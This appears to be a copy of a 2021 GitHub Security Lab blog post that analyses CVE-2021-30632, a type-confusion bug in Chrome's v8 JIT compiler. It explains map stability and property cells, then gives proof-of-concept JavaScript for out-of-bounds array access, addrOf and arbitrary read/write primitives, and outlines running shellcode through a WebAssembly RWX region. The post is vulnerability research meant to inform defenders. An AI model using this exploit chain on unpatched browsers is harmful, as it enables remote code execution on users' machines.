
Chrome in-the-wild bug analysis: CVE-2021-30632

github.blog/security/vulnerability-research/chrome-in-the-wild-bug-analysis-cve-2021-30632/

Man Yue Mo September 27, 2021



On September 13, 2021, Google released version 93.0.4577.82 of Chrome. The release note specified that two of the security fixed bugs, CVE-2021-30632 and CVE-2021-30633, are being exploited in the wild (both reported by anonymous researchers). CVE-2021-30632 is a type confusion bug in the JIT compiler of Chrome that can be used to cause remote code execution (RCE) in the renderer of Chrome by a single visit to a malicious site. CVE-2021-30633 is a use-after-free bug in the IndexedDB API of the browser process that can be used to escape the Chrome sandbox once the renderer is compromised by CVE-2021-30632. Together, these two bugs allow a full remote compromise of Chrome (RCE + sandbox escape). In this post, I'll carry out a root cause analysis of the RCE bug (CVE-2021-30632) and I'll also walk through the construction of an exploit.

The disclaimer here is that, as I don't have access to any information about the bug that isn't public, and I didn't report the bug, the analysis is purely technical and offers my personal perspective about how I would have exploited the bug. It is likely that my analysis will be very different from how the bug is actually exploited in the wild. As the bug has been patched for some time, I believe it's now safe to publish an analysis of it. I'm hoping that the technical analysis will help provide some insight into the subtleties of JIT bugs and prevent variants of similar bugs in the future.

On September 9, 2021, I noticed this commit in the v8 (the Javascript interpreter of Chrome) tree. I'd noticed this piece of code before and had been through it multiple times but failed to convince myself that it was an issue, let alone a security issue. Even after I saw the patch, I wasn't convinced it was an *exploitable* issue. Then, on September 13, 2021, Chrome version 93.0.4577.82 was released with the exploited in-the-wild CVE-2021-30632 referencing this patch. So I decided to spend some time properly analyzing the impact of this code. This article is the result.

To understand the bug, you have to understand a fair bit about how v8 (the Javascript interpreter of Chrome) deals with Javascript property access, so I'll first go through these prerequisites. I also expect readers to have some basic understanding of TurboFan (the JIT compiler of v8). The article Introduction to TurboFan by Jeremy Fetiveau is a great write-up that covers the basics of TurboFan, as well as various debugging tools, such as the turbolizer for visualizing the generated code.

Property access in v8

The bug itself happens in the optimized (JIT-compiled) code that is relevant to property access, in particular, global property access. Property access is a fairly complex system in v8 that has led to a number of exploitable bugs in the past. (For example, this bug that is also exploited in the wild and this bug.) The code responsible for property access is implemented in roughly three different layers:

- The most generic in methods like `SetProperty` and `GetProperty` in `object.cc`
- The inline cache implementation that is implemented in the directory `ic`
- The JIT optimized implementation in the `JSNativeContextSpecialization` optimization phase that is mostly implemented via the method `ReduceNamedAccess`, the methods that it used, and in the `LoadElimination` phase

These represent approximately three different levels of optimizations in v8. As property access is a common operation in Javascript, this subsystem is heavily optimized. To enable these optimizations, a fair bit of metadata is associated with each property and setting a property does not just involve changing the value of the property, but also assigning appropriate values to the metadata, which is then used to make assumptions in optimized JIT code. It is therefore important that each layer changes the metadata in a consistent manner so that assumptions in optimized code do not become invalid. In very high level terms, this vulnerability is the result of the JIT-compiled code setting a property value that is inconsisent with the metadata, which then results in assumptions made by other JIT-compiled code becoming invalid.

I'll now go through the property metadata that are relevant to this bug.

Object Map, map stability, and map transitions

The concept of a map (or hidden class) is fairly fundamental to Javascript interpreters. It represents the memory layout of an object and is crucial in the optimization of property access. As there are already many good articles about this topic, like "JavaScript engine fundamentals: Shapes and Inline Caches," by Mathias Bynens, and "Fast properties in v8," by Camillo Bruni, I'll not go through the details again. From a security point of view, maps are important for the following reasons:

1. Maps holds information about the memory layout of an object, and this information is used to speed up property access.
2. Optimized code often relies on assumptions made about the map of an input object. If these assumptions become invalid, then the optimized code may access properties in the wrong memory location or represent the property with the wrong type.

A map is shared between many different objects that have the same property layout and type. It holds an array of property descriptors (DescriptorArrays) that contain information about each property. It also holds details about the elements of an object and its type. For example, the following objects share the same map because they have the same property layout. Both have single property `a` of type `SMI` (which is either 31-bit or 32-bit integers in v8, depending on configurations).

```
o1 = {a : 1};
o2 = {a : 10000};  //<------ same map as o1, MapA
```

If I use `%DebugPrint(o1)` to print out debug information about the object `o1`, you can see that its map is a `stable_map`:

```
DebugPrint: 0x282908049499: [JS_OBJECT_TYPE]
 - map: 0x282908207939 <Map(HOLEY_ELEMENTS)> [FastProperties]
 ...
0x282908207939: [Map]
 - type: JS_OBJECT_TYPE
 - instance size: 16
 - inobject properties: 1
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: 1
 - stable_map                  //<-------- map is stable
 ...
```

If a new property is added, a new map gets created to represent the new layout of the object.

```
o2.b = 1; //<-------- o2 now has new map, MapB
```

This newly created map (`MapB`) is now related to the old map (`MapA`) via a transition. If I use `%DebugPrint(o1)` in `d8`, you can see that its map now includes a transition to the new map:

```
d8> %DebugPrint(o1)
DebugPrint: 0x282908049499: [JS_OBJECT_TYPE]
 - map: 0x282908207939 <Map(HOLEY_ELEMENTS)> [FastProperties]
0x282908207939: [Map]
 - type: JS_OBJECT_TYPE
 - instance size: 16
 - inobject properties: 1
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: 1
 - back pointer: 0x282908207911 <Map(HOLEY_ELEMENTS)>
 - prototype_validity cell: 0x282908142405 <Cell value= 1>
 - instance descriptors #1: 0x28290804af91 <DescriptorArray[2]>
 - transitions #1: 0x282908207961 <Map(HOLEY_ELEMENTS)>                 //<-----
transition is added.
     0x282908007c31: [String] in ReadOnlySpace: #b: (transition to (const data
field, attrs: [WEC]) @ Any) -> 0x282908207961 <Map(HOLEY_ELEMENTS)>
 - prototype: 0x2829081c413d <Object map = 0x2829082021b9>
 - constructor: 0x2829081c3d75 <JSFunction Object (sfi = 0x282908144781)>
 - dependent code: 0x2829080021b9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0
```

However, the map is no longer a `stable_map`. There are different ways to add a transition to a map, but whenever a transition is added to a stable map, it becomes unstable. Now if I add property `b` to `o1`, also with `SMI` type, then you can see that the map of `o1` becomes `MapB`, as expected:

```
o1.b = 2;
%DebugPrint(o1);
DebugPrint: 0x282908049499: [JS_OBJECT_TYPE]
 - map: 0x282908207961 <Map(HOLEY_ELEMENTS)> [FastProperties]
 ...
0x282908207961: [Map]
 - type: JS_OBJECT_TYPE
 - instance size: 16
 - inobject properties: 1
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 2
 - enum length: invalid
 - stable_map
 ...
```

…which is stable again. When property `b` gets added to `o1`, v8 will first check whether a transition to a suitable map exists. If one does, it will simply change into that map instead of creating a new one. In this case, because `MapB` already exists, a transition would be carried out. This process is called map transition.

The notion of stability and transition has to do with how object maps can change. (There is also deprecation, but that's more complicated and not relevant to this bug, so I'll skip it in this article.) When a global variable or an object property is defined:

```
var x = {a : 1};
obj.x = {a : 1};
```

…there are a number of ways to change the object map of a variable. First, an obvious way is to simply reassign the variable or property:

```
x = {b : 1};
obj.x = {b : 1};
```

The maps of `x` and `obj.x` have now changed, but of course this change has nothing to do with the original map of `x` and `obj.x` (`MapA`), so it remains stable and unchanged.

It is also possible to change the object map without reassigning the variable or property, using what we've just seen, by adding properties to these variables or properties:

```
x.b = 1;
obj.x.b = 1;
```

In this case, the map of `x` or `obj.x` is changed while the object is not reassigned. As you've seen above, there are two possibilities:

1. The new map for `x/obj.x` (`MapB`) did not exist and had to be created. In this case, the original map (`MapA`) would have been stable before `MapB` was created, but becomes unstable and has a transition added to `MapB`. The map for `x/obj.x` is now `MapB`.
2. The new map (`MapB`) already exists and so the map for `x/obj.x` simply transitions to `MapB`. In this case, `MapA` would have already been unstable.

So, when the map of a global variable or object property changes, one of the following two things may happen:

1. The variable/property is reassigned, in which case the stability of the original map remains intact.
2. The map is changed without reassignment, in which case the original map (`MapA`) becomes unstable, either because a new transition is added or because it is already unstable.

This observation is important for checking the validity of optimized JIT code. When optimized code makes assumptions on the map of an object, it needs to ensure that the map does not change. This generally involves checking for the following:

1. Is this object an access of a global variable or a property access?
2. Can this variable/property be reassigned in a way that may change its map?
3. If the answer to question two is `false` and the map is stable, then make sure the code is deoptimized when the map becomes unstable. Otherwise, the map may change without reassignment.

4. If the answer to question three is `true` or the map is already unstable, then either give up optimizing the code or insert `CheckMap` code to ensure that the map stays the same.


For question two, the `GlobalPropertyDependency` is usually used for global variable accesses. It will mark the optimized code as invalid and deoptimize it if the relevant global variable is reassigned using the generic path (that is, using `SetProperty`). Reassignment via inline cache (unless there is a cache miss, which will revert to the generic path) and JIT-optimized paths would not cause deoptimization because those code have other checks in place to make sure that the map and other relevant metadata for the property do not change.

To ensure that the relevant map remains stable, `DependOnStableMap` is used, which deoptimizes the code should the relevent map becomes unstable.

In many places in the JIT compiler, it is assumed that a stable map cannot change without the variable/property being reassigned via the generic path.

Global property access

Now that I've covered map stability, we can take a closer look at the patch:



First, note that the patch is relevant to the storing of a global property. In Javascript, a global property is a property of the global object, which includes global variables. Whenever a global variable is defined, a property with the variable name is created in the global object:

```
var x = {a : 1}; //<---------- store global property x
```

The patch involves a `property_cell_type` and `property_cell_value`. These are metadata associated with the `PropertyCell` that's associated with the property being stored. While `property_cell_value` is the actual value of the property, `property_cell_type` represents various states of the `PropertyCell`:

```
// A PropertyCell's property details contains a cell type that is meaningful if
// the cell is still valid (does not hold the hole).
enum class PropertyCellType {
  kMutable,       // Cell will no longer be tracked as constant.
  kUndefined,     // The PREMONOMORPHIC of property cells.
  kConstant,      // Cell has been assigned only once.
  kConstantType,  // Cell has been assigned only one type.
  // Value for dictionaries not holding cells, must be 0:
  kNoCell = kMutable,
};
```

When a property is created and has a value assigned, its state is `kConstant`. This means the property is only assigned the same value so far, and this will remain the case as long as new assignments do not change its value:

```
PropertyCellType PropertyCell::UpdatedType(Isolate* isolate,
                                           Handle<PropertyCell> cell,
                                           Handle<Object> value,
                                           PropertyDetails details) {
  switch (details.cell_type()) {
    ..
    case PropertyCellType::kConstant:
      if (*value == cell->value()) return PropertyCellType::kConstant;
    ...
  }
}
```

If, however, the assignment changes the value but does not change the map of the cell value, then the state will change into `kConstantType`:

```
PropertyCellType PropertyCell::UpdatedType(Isolate* isolate,
                                           Handle<PropertyCell> cell,
                                           Handle<Object> value,
                                           PropertyDetails details) {
  switch (details.cell_type()) {
    ...
    case PropertyCellType::kConstant:
      if (*value == cell->value()) return PropertyCellType::kConstant;
      V8_FALLTHROUGH;
    case PropertyCellType::kConstantType:
      if (RemainsConstantType(cell, value)) {
        return PropertyCellType::kConstantType;
      }
    ...
}
```

The function `RemainsConstantType` will check the map of the new value and that of the existing value to ensure that they match and that both are stable:

```
static bool RemainsConstantType(Handle<PropertyCell> cell,
                                Handle<Object> value) {
  ...
  } else if (cell->value().IsHeapObject() && value->IsHeapObject()) {
    return HeapObject::cast(cell->value()).map() ==
                HeapObject::cast(*value).map() &&
            HeapObject::cast(*value).map().is_stable();
  }
  return false;
}
```

So it seems that the semantics of `kConstantType` are such that the map of the cell remains unchanged and that the map is stable. This, however, is rather misleading. It's easy to change the map of the `value` in the `PropertyCell` without changing its type because the type of a `PropertyCell` is only changed when the value gets reassigned. So the following code will change the map of the property cell while keeping the type of the `PropertyCell` at `ConstantType`:

```
var x = {a : 1};  //<------ property_cell.value(): {a : 1}, MapA,
property_cell_type: Constant
x = {a :2};       //<------ property_cell.value(): {a : 2}, MapA,
property_cell_type: ConstantType
x.b = 2;          //<------ property_cell.value(): {a : 1, b: 1}, MapB,
property_cell_type: ConstantType
```

As `x` is not reassigned, the `PropertyCell` for `x` remains in `kConstantType`. The name `kConstantType` does what it says: it preserves `Type` (that is, Javascript object, Javascript Array, and so on; there is no way to change type without reassignment), but it offers no guarantee at all about the map.

The bug

With this context, let's take a look at the problem. Prior to the patch, when storing to a global property with the `kConstantType` cell type in JIT code, I was allowed to store a new value even when the map was unstable:

```
      case PropertyCellType::kConstantType: {
        // Record a code dependency on the cell, and just deoptimize if the new
        // value's type doesn't match the type of the previous value in the
        // cell.
        dependencies()->DependOnGlobalProperty(property_cell);         //<----------
-- 1.
        Type property_cell_value_type;
        MachineRepresentation representation = MachineRepresentation::kTagged;
        if (property_cell_value.IsHeapObject()) {
          MapRef property_cell_value_map =
              property_cell_value.AsHeapObject().map();
          if (property_cell_value_map.is_stable()) {
            dependencies()->DependOnStableMap(property_cell_value_map);
          } else {
            // The value's map is already unstable. If this store were to go
            // through the C++ runtime, it would transition the PropertyCell to
            // kMutable. We don't want to change the cell type from generated
            // code (to simplify concurrent heap access), however, so we keep
            // it as kConstantType and do the store anyways (if the new value's
            // map matches). This is safe because it merely prolongs the limbo
            // state that we are in already.
          }
          // Check that the {value} is a HeapObject.
          value = effect = graph()->NewNode(simplified()->CheckHeapObject(),
                                            value, effect, control);
          // Check {value} map against the {property_cell_value} map.
          effect = graph()->NewNode(                                    //<------------
2.
              simplified()->CheckMaps(
                  CheckMapsFlag::kNone,
                  ZoneHandleSet<Map>(property_cell_value_map.object())),
              value, effect, control);
```

However, appropriate checks such as `DependOnGlobalProperty` in one and `CheckMaps` in two were inserted, which means that it still wasn't possible to change the map of the `PropertyCell`:

```
var x = {a : 1};

function foo(o) {
  x = o;
  ... //code that may rely on x having MapA
}
```

So even if the map of `x` was unstable when `foo` was compiled, it wasn't possible to change its map without deoptimizing the code, because `DependOnGlobalProperty` would stop me from reassigning `x` via the generic path, while `CheckMap` would deoptimize if the map of `o` is not the same as that of `x`. What's more, if the map of `x` was unstable at compile time, it

would not even be used in the code that follows, because optimized code that is responsible for loading `x` would only make assumptions of the map of `x` if it had a stable map:

```
        // Load from constant type cell can benefit from type feedback.
        MaybeHandle<Map> map;
        Type property_cell_value_type = Type::NonInternal();
        MachineRepresentation representation = MachineRepresentation::kTagged;
        if (property_details.cell_type() == PropertyCellType::kConstantType) {
          ...
          } else {
            MapRef property_cell_value_map =
                property_cell_value.AsHeapObject().map();
            property_cell_value_type = Type::For(property_cell_value_map);
            representation = MachineRepresentation::kTaggedPointer;
            // We can only use the property cell value map for map check
            // elimination if it's stable, i.e. the HeapObject wasn't
            // mutated without the cell state being updated.
            if (property_cell_value_map.is_stable()) {
              dependencies()->DependOnStableMap(property_cell_value_map);
              map = property_cell_value_map.object();                    //<------
map only has value if it is stable
            }
          }
        }
        value = effect = graph()->NewNode(
            simplified()->LoadField(ForPropertyCellValue(
                representation, property_cell_value_type, map, name)),  //<--------
map use to provide type information for the loaded field
            jsgraph()->Constant(property_cell), effect, control);
      }
```

As you can see, the code responsible for loading global property only used `property_cell_value_map` if it was stable. So if the map of `x` was unstable when the JIT code was compiled, then no assumption would be made of the type of `x` anyway.

```
var x = {a : 1};

function foo(o) {
  x = o;
  ... //Code does not make any assumption on map of x after all
  var z = x.a;
}
```

This more-or-less explains why the developers (and I) did not think it was a security issue.

Breaking JIT with JIT

Let's think of this in some higher-level terms. What happened before the patch was that, with optimized JIT code, it was possible to store an object to a `PropertyCell` with an unstable map while keeping the `PropertyCellType` as `kConstantType`, as long as the new value matched the map. After the patch, this primitive was taken away.

```
var x = {a : 1};  //<---- x has MapA
var o = {a : 2};  //<---- o has MapA
function foo(y) {
  x = y;
}
... //MapA becomes unstable, foo gets optimized
foo(o);   //value of x change to o, map remains the same
```

As long as `o` has `MapA`, all checks in the optimized function `foo` will pass and `x` will take the value of `o` with `MapA`. Now, combine this with the peculiar behavior we saw around the handling of `kConstantType` in the previous section:

```
var x = {a : 1};  //<---- x has MapA
var o = {a : 2};  //<---- o has MapA
var z = {a : 3};  //<---- z has MapA
function foo(y) {
  x = y;
}
z.b = 1;  //MapA becomes unstable
...//optimize foo
x.b = 1; //value of x is now {a : 1, b: 1} and has MapB, still ConstantType, MapB
stable
foo(o);   //value of x change to o, map changes back to MapA, still ConstantType
```

The last two lines are crucial. With the optimized function `foo`, it is possible to change the map of `x` from `MapB` back to `MapA` without either reassigning `x` via the generic path nor making `MapB` unstable. Recall from the section Object Map, map stability, and map transitions that a lot of optimized code relies on the fact that the map of a variable cannot change without either reassigning via generic path or making its map unstable. So by using the optimized function `foo` to restore the map of `x` back to a previous state, (`MapA`), the assumptions of any such optimized code will no longer hold, which can possibly lead to type confusion. In fact, this can be done by optimizing a global property load:

```
function bar() {
  var z = x;
  ...//Assumes MapB for z
}

var x = {a : 1};  //<---- x has MapA
var o = {a : 2};  //<---- o has MapA
var z = {a : 3};  //<---- z has MapA
function foo(y) {
  x = y;
}
z.b = 1;  //MapA becomes unstable
...//optimize foo
x.b = 1; //value of x is now {a : 1, b: 1} and has MapB, still ConstantType, MapB
stable

...//optimize bar, which now assumes x has MapB with ConstantType
foo(o);   //value of x change to o, map changes back to MapA, still ConstantType
bar();    //Still assumes x has MapB => type confusion
```

By optimizing a function like `bar` above after `x.b=1`, the function will be optimized based on the `property_cell_value` having `MapB`. What's more, because `MapB` is stable, the assumption will be used by the optimized code in `bar`. If I then use `foo` to restore the map of `x` back to `MapA`, a type confusion will occur in the optimized code of `bar`.

Exploiting the bug

Now that I've given you a high-level overview of the bug, let's take a look at how to exploit it. While the illustrations above make things easier to understand, there are a couple of details that need sorting out. First, because `kConstantType` gets changed into `kMutable` as soon as an assignment is made with an unstable map, I need to time the optimization of the code so that the map of `x` becomes unstable right before the function `foo` gets optimized, but not before. Otherwise, the `PropertyCellType` will be changed into `kMutable`. So to optimize the function `foo`, I need to do something like this:

```
for (let i = 0; i < N + 1; i++) {
  if (i == N) z.b = 1; //<-------- Makes MapA unstable
  foo(o);
}
```

…where the number `N` above is the iteration where function `foo` gets compiled into optimized code. With a bit of logging and debugging, this isn't hard to find, and the value of `N` is deterministic and stable across different runs and multiple versions of v8.

The next thing to note is that a type confusion between the objects `{a : 1}` and `{a : 1, b : 2}` is not particularly efficient, because the most I can do in `bar` is to access property `a` or `b` of `x` (because `bar` assumes `x` has `MapB`). As `a` would be in the same offsets for both maps,

only access to `b` would give my an out-of-bounds access. While this can already be used for exploit, it is not terribly efficient.

So instead, I'm going cause type confusion in Javascript arrays. Because Javascript arrays have differently sized backing stores for different element kinds, a confusion between an `SMI` array (element size 4) and a `double` array (element size 8) will lead to out-of-bounds read and write in a Javascript array, which can then be exploited easily.

One caveat about Javascript array is that, because transitions of arrays happens often as an optimization, when an array is created in v8, a transition is already inserted based on the `elements kind lattice`, which makes their maps unstable (unless it has `HOLEY_ELEMENTS`), and storing them into global properties will cause `PropertyCellType` to become `kMutable` immediately.

```
var x = new Array(1);
x.fill(1);
%DebugPrint(x);
DebugPrint: 0x28290804b3a9: [JSArray]
 - map: 0x282908203ab9 <Map(HOLEY_SMI_ELEMENTS)> [FastProperties]
 ...
0x282908203ab9: [Map]
 - type: JS_ARRAY_TYPE
 ...
 - transitions #1: 0x2829081cc559 <TransitionArray[4]>Transition array #1:
     0x282908005245 <Symbol: (elements_transition_symbol)>: (transition to
PACKED_DOUBLE_ELEMENTS) -> 0x282908203ae1 <Map(PACKED_DOUBLE_ELEMENTS)>
 ...
```

As you can see, the map of `x` already has a transition to `PACKED_DOUBLE_ELEMENTS` inserted. This problem can be resolved easily by adding a property to an array:

```
var x = new Array(1);
x.fill(1);
x.a = 1;
%DebugPrint(x);
DebugPrint: 0x28290804b3a9: [JSArray]
 - map: 0x282908207989 <Map(HOLEY_SMI_ELEMENTS)> [FastProperties]
 ...
0x282908207989: [Map]
 - type: JS_ARRAY_TYPE
 ...
 - stable_map
```

This gives me a stable map for `x` while still allowing me to transition into an array with double elements:

```
x[0] = 1.1;
%DebugPrint(x);
DebugPrint: 0x28290804b3a9: [JSArray]
 - map: 0x2829082079b1 <Map(HOLEY_DOUBLE_ELEMENTS)> [FastProperties]
 ...
0x2829082079b1: [Map]
 ...
 - elements kind: HOLEY_DOUBLE_ELEMENTS
 ...
 - stable_map
```

And the old map (`0x282908207989`) becomes unstable:

```
0x282908207989: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: HOLEY_SMI_ELEMENTS
 - unused property fields: 2
 - enum length: invalid
 - back pointer: 0x282908203ab9 <Map(HOLEY_SMI_ELEMENTS)>
 - prototype_validity cell: 0x2829081d4b19 <Cell value= 0>
 - instance descriptors (own) #2: 0x28290804b631 <DescriptorArray[2]>
 - prototype: 0x2829081cc071 <JSArray[0]>
 - constructor: 0x2829081cbe0d <JSFunction Array (sfi = 0x28290814adbd)>
 - dependent code: 0x2829080021b9 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0
```

So from now on, I'll use these arrays instead. With these technical details resolved, I can begin to construct a proof of concept to achieve out-of-bounds array read and write:

```
function foo(b) {
  x = b;
}

function oobRead() {
  return [x[20],x[24]];
}

function oobWrite(addr) {
  x[24] = addr;
}

//All have same map, SMI elements, MapA
var arr0 = new Array(10); arr0.fill(1);arr0.a = 1;
var arr1 = new Array(10); arr1.fill(2);arr1.a = 1;
var arr2 = new Array(10); arr2.fill(3); arr2.a = 1;

var x = arr0;

var arr = new Array(30); arr.fill(4); arr.a = 1;
...
//Optimzie foo
for (let i = 0; i < 19321; i++) {
  if (i == 19319) arr2[0] = 1.1;
  foo(arr1);
}
//x now has double elements, MapB
x[0] = 1.1;
//optimize oobRead
for (let i = 0; i < 20000; i++) {
  oobRead();
}
//optimize oobWrite
for (let i = 0; i < 20000; i++) oobWrite(1.1);
//Restore map back to MapA, with SMI elements
foo(arr);
var z = oobRead();
oobWrite(0x41414141);
```

When `oobRead` and `oobWrite` are optimized above, `x` has `MapB`, which is a stable map with `HOLEY_DOUBLE_ELEMENTS`. This means that, for example, when writing to the 24th element (`x[24]`) in `oobWrite`, the offset used by the optimized code to access elements will be calculated with double element width, which is 8, so an offset of `8 * 24` is used. However, when `foo(arr)` is used to set `x` back to `arr`, the element store for `arr` is of type `HOLEY_SMI_ELEMENTS`, which has a width of 4, meaning that the backing store is only `4 * 30` bytes long, which is way smaller than `8 * 24`. A write to the offset `8 * 24` thus causes an out-of-bounds write in the backing store.

Once an out-of-bounds read and write primitive for a Javascript array is gained, the exploit to gain arbitrary code execution is fairly standard. Exploiting CVE-2021-21225 and disabling W^X by Brendon Tiszka gives a very good and concrete descriptions of the exploit methodology. The following section of my post is fairly standard way to exploit v8.

Gaining code execution


First, I should explain an optimization in v8 called *pointer compression*. In v8, most references are only stored as the lower 32 bits of the full 64-bit pointers in the heap, while the higher 32 bits remain constant and are cached in a register. These lower 32-bit addresses are referred to as compressed pointers. So arbitrary read/write in v8 really consists of two different parts: the first is arbitrary read/write to any compressed pointer addresses, and the second is arbitrary read/write to any absolute addresses.

Note that the v8 heap is a very simple linear heap. Objects are allocated consecutively and linearly. So, for example, if I create objects in the following order:

```
var arr = new Array(30); arr.fill(4); arr.a = 1;
var b = new Array(1); b.fill(1);
var writeArr = [1.1];
```

…then `b` will be behind `arr` and `writeArr` behind `b`, and so on. So an out-of-bounds read/write of `arr` grants me access to the fields in `b` and `writeArr`.

Next, note that Javascript arrays consists of the fields `map`, `properties`, `elements`, and `length`, and depending on the size of the array, elements may be stored inline inside the object. In any case, the `elements` field is a compressed pointer that points to the location of the backing store of the array. So by overwriting `elements` of an array to an arbitrary compressed pointer and then accessing its elements, I can read and write to an arbitrary compressed address. With the above order of object allocations, the memory layout is as follows:



So an out-of-bounds read/write of `arr` can easily allow me to read the compressed address of `b[0]` and write to the `elements` pointer of `writeArr`. The former allows me to read the compressed address of any object:

```
function addrOf(obj) {
  b[0] = obj;
  let addrs = oobRead();
  return ftoi32(addrs[0])[1];
}
```

The latter allows for arbitrary read/write of compressed address by overwriting the `elements` pointer of `writeArr`.

```
function arbRead(addr) {
  [addr1, elements] = ftoi32(addrs[1]);
  //overwriting elements of writArr with addr
  oobWrite(i32tof(addr1,addr));
  //gives the content of addr, as double
  return writeArr[0];
}
```

To obtain arbitrary read and write into an absolute address, I can use the backing store of a `TypedArray`:

```
x = new Uint8Array(10);
%DebugPrint(x);
DebugPrint: 0x28290804bc59: [JSTypedArray]
 - map: 0x2829082024d9 <Map(UINT8ELEMENTS)> [FastProperties]
 - prototype: 0x2829081c507d <Object map = 0x282908202501>
 - elements: 0x28290804bc45 <ByteArray[10]> [UINT8ELEMENTS]
 - embedder fields: 2
 - buffer: 0x28290804bc05 <ArrayBuffer map = 0x282908203271>
 - byte_offset: 0
 - byte_length: 10
 - length: 10
 - data_ptr: 0x28290804bc4c
 ...
```

Because a `TypedArray` stores a `data_ptr` to its backing store as an absolute address, by overwriting the `data_ptr` the same way I did with the `elements` field of a Javascript double array, I can gain arbitrary read and write to an absolute address.

The final step in gaining code execution is to make use of the fact that `wasm` (WebAssembly) stores its compiled code in an `RWX` region and the address of the compiled code is stored as a compressed pointer in the `WebAssembly.Instance` object. By using the arbitrary compressed address read primitive, I can leak the address of the compiled code region. Then, by using the arbitrary absolute address write primitive, I can write shell code to this region and have it executed when I run the compiled `wasm` code.

The exploit can be found here with some set up notes.

Conclusion

In this post, I've analyzed CVE-2021-30632 and provided an introduction to the property access subsystem in v8. The many assumptions made when optimizing property access, as well as the different implementations of property access (generic, inline cache, and JIT) means that extra care must be taken to ensure consistency of object states. The vulnerabilities in this subsystem are often subtle and can be difficult to spot even by experienced auditors. I hope that this analysis will be helpful to researchers interested in this subsystem and will help make it more secure.

Tags:

Written by

Man Yue Mo

@m-y-mo

Securing the supply chain at scale: Starting with 71 important open source projects

Learn how the GitHub Secure Open Source Fund helped 71 open source projects significantly improve their security posture through direct funding, expert guidance, and actionable playbooks.

Kevin Crosby & Gregg Cochran

Modeling CORS frameworks with CodeQL to find security vulnerabilities

Discover how to increase the coverage of your CodeQL CORS security by modeling developer headers and frameworks.

Kevin Stubbings

We do newsletters, too

Discover tips, technical guides, and best practices in our biweekly newsletter just for devs.

*